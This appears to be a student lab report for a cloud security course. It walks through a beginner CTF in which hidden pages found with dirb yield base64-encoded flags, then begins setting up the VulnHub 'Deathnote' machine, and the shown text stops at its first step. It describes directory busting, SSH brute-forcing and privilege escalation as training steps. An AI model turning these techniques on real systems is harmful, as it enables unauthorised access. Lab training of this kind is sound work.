

## Cloud & Web Application Laboratory

### 1. Lab Title: Misconfigurations in Cloud

#### **Problem Statement:**

A security analyst has been assigned to perform a security assessment on a target website, [www.zteam.in](http://www.zteam.in), hosted on a cloud platform. The site contains sensitive information that is encrypted, and the analyst's objective is to uncover potential vulnerabilities in the site's security posture. The analyst must complete the following tasks:

1. **Identify Exposed Ports:** Using appropriate tools, scan the website to enumerate all accessible ports. Highlight any non-standard or potentially vulnerable ports that could lead to security risks. The analyst should document these findings and explain why each port might pose a vulnerability.
2. **Locate Sensitive Flags:** Certain encrypted pieces of information (referred to as "flags") are stored within the site's directories and databases. The analyst's task is to uncover these flags. Each flag represents a known vulnerability in the application or infrastructure, such as outdated software versions, weak encryption standards, or insecure configurations.
3. **Decrypt Sensitive Information:** If feasible, attempt to decrypt any sensitive information found within the flags. This might involve identifying weaknesses in the encryption algorithms used on the site, brute-forcing certain keys, or exploiting other related vulnerabilities.

#### **Questions to Answer:**

1. What are the vulnerable ports on [www.zteam.in](http://www.zteam.in) and why are they considered risky?
2. What flags were uncovered, and what vulnerabilities do they represent?
3. Describe the steps taken to decrypt the sensitive information (if successful).



# CAPTURE THE FLAG {Hints}

✉ official@zteam.in

www zteam.in

CTFID : TZ0090



## **Challenge: "Unmask the Hidden Code"**

### **Challenge Description:**

You've stumbled upon an intriguing terminal interface, but can you uncover the secret buried within the system? This time, the flag isn't directly in the terminal output. It may take a little digging to find the right clue. Pay close attention to the source code, as there could be a file hidden in plain sight. Can you locate the encoded flag?

**Hint:** Sometimes, viewing the "**source**" of a problem reveals more than meets the eye. Check for Socials (Instagram, Twitter) .

URL: [www.zteam.in](http://www.zteam.in) , <http://3.104.79.125/>

**Flag Format :** `flag:TeamZCTF{name_of_flag}`

CTFID : TZ0089



### **Challenge: "Whispers in the Code"**

#### **Challenge Description:**

Sometimes, websites have secrets that are hidden in plain sight. This one whispers its secrets in the code, but you need to be clever enough to hear them. Can you uncover the hidden message?

**Hint: Sometimes, you need to look at what's beneath the surface. (Use Decoders such as **base64** to decode encoded flags)**

**URL:** [www.zteam.in](http://www.zteam.in) , <http://3.104.79.125/>

**Flag Format : **flag:TeamZCTF{name\_of\_flag}****

#### **Expected Skills and Tools:**

- Network and port scanning (e.g., Nmap)
- Vulnerability scanning (e.g., Nikto)
- Web application analysis (e.g., Burp Suite)
- Decryption techniques if feasible (e.g., Online Decoders, analyzing encryption method)
- Directory Busting Tools (e.g., Gobuster)

The Website ( [www.zteam.in](http://www.zteam.in) ) > Target.



After clicking on the Hackathons option: ( <http://3.104.79.125/> )> *Target*

```
visitor@terminal.teamZ: ~$ welcome
```



```
H  H      AAAAA  CCCC  K  K  SSSS  EEEEE  CCCC  U  U  RRRR  EEEEE
H  H      A  A  C      K  K  S      E      C      U  U  R  R  E
HHHHH     AAAAA  C      KKK  SSSS  EEEEE  C      U  U  RRRR  EEEEE
H  H      A  A  C      K  K      S  E      C      U  U  R  R  E
H  H      A  A  CCCC  K  K  SSSS  EEEEE  CCCC  UUU  R  RR  EEEEE
```

```
Welcome to the HackSecure Hackathon! (Version 1.0.0)
```


```
----
```

```
This hackathon is hosted in collaboration with Dhanwantri Academy of Management Studies.
```


```
----
```

```
For a list of available commands, type `help`.
```


```
visitor@terminal.teamZ: ~$ |
```




Using dirbuster tool for finding file extensions like HTML, PHP, JS, CSS, and many more. Scanning on <http://3.104.79.125/> website.



## Result:




found a file named *main\_screen.html* on the website: <http://3.104.79.125/>



Going through view page source ( Ctrl + u ).





Result:

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <title>Hidden Message Challenge</title>
7 </head>
8 <body>
9   <h1>Webpage Under Maintenance </h1>
10  <!-- HINT: Look closely! -->
11  <!-- ZmxhZzpUZWFtWkNURntjb2RlX2Nhbm19zcGVha190b299 -->
12 </body>
13 </html>
14
15
```

I Found the base64 Encryption

ZmxhZzpUZWFtWkNURntjb2RlX2Nhbm19zcGVha190b299

Now I am going to use a base64 decoder website: <https://base64.guru>

# Base64 Guru

*A virtual teacher who reveals to you the great secrets of Base64*

[Home](#) [Converter](#) [Developers](#) [Learn](#) [Standards](#) [Tools](#) [♥ Donate](#) [Blog](#) [Contacts](#)

## Base64 Decode

Comments: 172 | Rating: 4.6/5

The "Base64 Decode Online" is a free decoder for decoding online Base64 to text or binary. In other words, it is a tool that converts Base64 to original data. This online decoder is as smart as it is simple. Its superpower is the ability to automatically detect the encoding standard. Thanks to it, this converter allows you to "decrypt" some Base64 strings, even while other online or offline decoders are powerless and cannot decode them, because they support only the "main" standard. If you are looking for the reverse process, check [Base64 encode](#).

Base64\*

[copy](#) [clear](#) [download](#)

Base64 Standard

Auto detection (works like a charm, however sometimes may fail for short strings)

Strict Decoding

No (ignore invalid characters and force decoding value as Base64)

Character Encoding

Auto detection (an experimental feature that may fail for "exotic" encodings)

Decode Base64

Text

[copy](#) [clear](#) [download](#)

The result of Base64 decoding will appear here

Result:

Hidden Message Challenge | view-source:3.104.79.125/main\_scrip | Base64 Decode | Base64 Conve: x

base64.guru/converter/decode

# Base64.Guru

A virtual teacher who reveals to you the great secrets of Base64

Home Converter Developers Learn Standards Tools Donate Blog Contacts

Comments: 172 | Rating: 4.6/5

## Base64 Decode

The "Base64 Decode Online" is a free decoder for decoding online Base64 to text or binary. In other words, it is a tool that converts Base64 to original data. This online decoder is as smart as it is simple. Its superpower is the ability to automatically detect the encoding standard. Thanks to it, this converter allows you to "decrypt" some Base64 strings, even while other online or offline decoders are powerless and cannot decode them, because they support only the "main" standard. If you are looking for the reverse process, check [Base64 encode](#).

**Base64\*** copy clear download

2mxhZzpUZWFtWkNURntjb2RlX2Nhbm19ZcGVha190b299

**Base64 Standard**

Auto detection (works like a charm, however sometimes may fail for short strings)

**Strict Decoding**

No (ignore invalid characters and force decoding value as Base64).

**Character Encoding**

Auto detection (an experimental feature that may fail for "exotic" encodings)

**Decode Base64** I

**Text** copy clear download

flag:TeamZCTF{code\_can\_speak\_too}

The result of Base64 decoding will appear here

Flag1: TeamZCTF{code\_can\_speak\_too}

>I Found a file twitter.html on the website: [www.zteam.in](http://www.zteam.in)

code: dirb <http://zteam.in/> -X .html

```
(tomics@kali)~[~]
$ dirb http://zteam.in/ -X .html

-----
DIRB v2.22
By The Dark Raven
-----

START_TIME: Sat Oct 19 15:47:02 2024
URL_BASE: http://zteam.in/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.html) | (.html) [NUM = 1]

-----


GENERATED WORDS: 4612

---- Scanning URL: http://zteam.in/ ----
+ http://zteam.in/index.html (CODE:200|SIZE:930)
+ http://zteam.in/twitter.html (CODE:200|SIZE:3240)

-----

END_TIME: Sat Oct 19 15:58:06 2024
DOWNLOADED: 4612 - FOUND: 2
```

Result:



Found another the base64 Encryption.

The image shows two overlapping browser windows. The top window displays the Twitter profile of TeamZOfficial (@TeamZOfficial). The profile bio reads: "Welcome to the official Twitter page of TeamZ! Stay tuned for updates about our events, hackathons, and more..". There are three tweets visible:

- TeamZOfficial @TeamZOfficial · Oct 18**: Excited to announce our upcoming hackathon! Join us and test your skills in web exploitation, cryptography, and more. #HackSecure #CTF
- TeamZOfficial @TeamZOfficial · Oct 17**: Big thanks to everyone who participated in our last event. The competition was fierce, and the skills were impressive. See you at the next one! #TeamZ #CTF
- TeamZOfficial @TeamZOfficial · Oct 16**: We're gearing up for our next beginner-friendly CTF competition! Perfect for those new to hacking and security. #HackSecure

The bottom window shows the "Base64.Guru" website, specifically the "Base64 Decode" page. The page title is "Base64.Guru" with the tagline "A virtual teacher who reveals to you the great secrets of Base64". The navigation bar includes links for Home, Converter, Developers, Learn, Standards, Tools, Donate, Blog, and Contacts. The page content describes the tool as a free online decoder for Base64 to text or binary. It includes a text input field with the value "VGVhbVpDVEZ7dHdpdHRlc19kcm9wZG93b19mbGFuZQ==", a dropdown menu for "Base64 Standard" set to "Auto detection (works like a charm, however sometimes may fail for short strings)", a "Strict Decoding" dropdown set to "No (ignore invalid characters and force decoding value as Base64)", and a "Character Encoding" dropdown set to "Auto detection (an experimental feature that may fail for 'exotic' encodings)". A blue button labeled "Decode Base64" is present. Below the button is a text output field containing "TeamZCTF{twitter\_dropdown\_flag}" with a cursor at the end. At the bottom, a note states: "The result of Base64 decoding will appear here".

Base64 Encryption: VGVhbVpDVEZ7dHdpdHRlcl9kcm9wZG93bl9mbGFnfQ==

After Decoding the base64:

Flag2: TeamZCTF{twitter\_dropdown\_flag}

# 2.)DeathNote

## Lab: Deathnote – Vulnerable Machine Assessment

### Objective:

The goal of this lab is to assess and exploit vulnerabilities on a virtual machine named "Deathnote," which simulates a poorly configured cloud-hosted environment. As a security analyst, your task is to locate sensitive information ("flags") that demonstrate various security flaws. The ultimate objective is to retrieve the final flag, which will require privilege escalation, showcasing weaknesses in access control and poor access management within the cloud environment.

---

### Instructions:

1. **Identify the Target IP Address:** Begin by identifying the IP address of the "Deathnote" machine within the lab environment. Use techniques such as network scanning to locate the target.
  2. **Port Scanning and Vulnerability Identification:** Once the IP address is identified, conduct a thorough scan to enumerate open ports on the target machine. Document any exposed or unusual ports and analyze their potential security risks. Identify which of these ports may present vulnerabilities that could allow unauthorized access or data exposure.
  3. **Crack SSH Password:** The "Deathnote" machine has SSH enabled, but access is restricted by a password. Your next objective is to perform a password-cracking exercise to gain access via SSH. This will require using tools and techniques to brute-force or otherwise obtain the correct password for the SSH service.
  4. **Decrypt Ciphers:** Within the "Deathnote" machine, you may encounter encrypted files or ciphers that contain clues or partial flags. Use suitable decryption techniques to decode any such files and reveal their contents. These may provide insight or further access to reach the final flag.
  5. **Privilege Escalation (Final Flag):** To retrieve the final flag, escalate privileges on the "Deathnote" machine. This part of the exercise demonstrates a flaw in access control, stemming from poor access management practices on the cloud-hosted machine. Analyze the system to find weaknesses in user permissions, access levels, or configurations that allow privilege escalation. Successfully escalating privileges will allow you to access the final flag.
- 

### Questions to Answer:

1. What is the IP address of the "Deathnote" machine?
  2. Which ports were found to be open, and what vulnerabilities were associated with them?
  3. Describe the method used to crack the SSH password.
  4. How did you decrypt any ciphers found, and what information did they reveal?
  5. Explain the steps taken to escalate privileges and retrieve the final flag. What weaknesses in access management did this exercise demonstrate?
- 


### Expected Tools and Techniques:

- Network and port scanning (e.g., Nmap)
- Password cracking tools (e.g., Hydra, John the Ripper)
- SSH access and exploitation
- Cryptographic analysis and decryption tools
- Privilege escalation techniques (e.g., checking SUID binaries, misconfigured file permissions)



## 1. Virtual Machine Configuration

- Download DEATHNOTE: 1 VM from [VulnHub](#) and configure it on your virtual environment, such as VirtualBox or VMware.
- Ensure both your attacking machine (Kali Linux or Parrot OS) and DEATHNOTE VM are on the same network (usually in `NAT` or `Host-Only` mode).

VULNHUB  
THE VIRTUAL MACHINE HUB

VIRTUAL MACHINES

HELP • RESOURCES ABOUT •

SUBMIT MACHINE

CONTACT US

[Back](#)[About Release](#) | [Download](#) | [Description](#) | [File information](#) | [Virtual Machine](#) | [Networking](#) | [Screenshot\(s\)](#)

DEATHNOTE: 1

[Twitter](#) [Facebook](#) [Email](#)[Back to the Top](#)

About Release

**Name:** Deathnote: 1  
**Date release:** 4 Sep 2021  
**Author:** [HWKDS](#)  
**Series:** Deathnote


?

[Back to the Top](#)

Download

*Please remember that VulnHub is a free community resource so we are unable to check the machines that are provided to us. Before you download, please read our FAQs sections dealing with the dangers of running unknown VMs and our suggestions for "protecting yourself and your network. If you understand the risks, please download!"***Deathnote.ova** (Size: 658 MB)  
**Download (Mirror):** <https://download.vulnhub.com/deathnote/Deathnote.ova>

?

VULNHUB  
THE VIRTUAL MACHINE HUB

VIRTUAL MACHINES

HELP • RESOURCES ABOUT •

SUBMIT MACHINE

CONTACT US

Description

[Back to the Top](#)

Level - easy

Description : don't waste too much time thinking outside the box . It is a Straight forward box .

This works better with VirtualBox rather than VMware

?

[Back to the Top](#)

File Information

**Filename:** Deathnote.ova  
**File size:** 658 MB  
**MD5:** D5F6A198BEA617D7C7C46E21C518F698  
**SHA1:** BDAAB12DE17BB6696ECA324ADB4027B62D44A49

?

[Back to the Top](#)

Virtual Machine

**Format:** Virtual Machine (Virtualbox - OVA)  
**Operating System:** Linux

?

[Back to the Top](#)

Networking

**DHCP service:** Enabled  
**IP address:** Automatically assign

?

[Back to the Top](#)

Screenshots

[Back to the Top](#)

## Step 1: Network Scanning and Enumeration

**Objective :** Identify the IP address of the target VM and open services.

### 1. Identify the Target IP

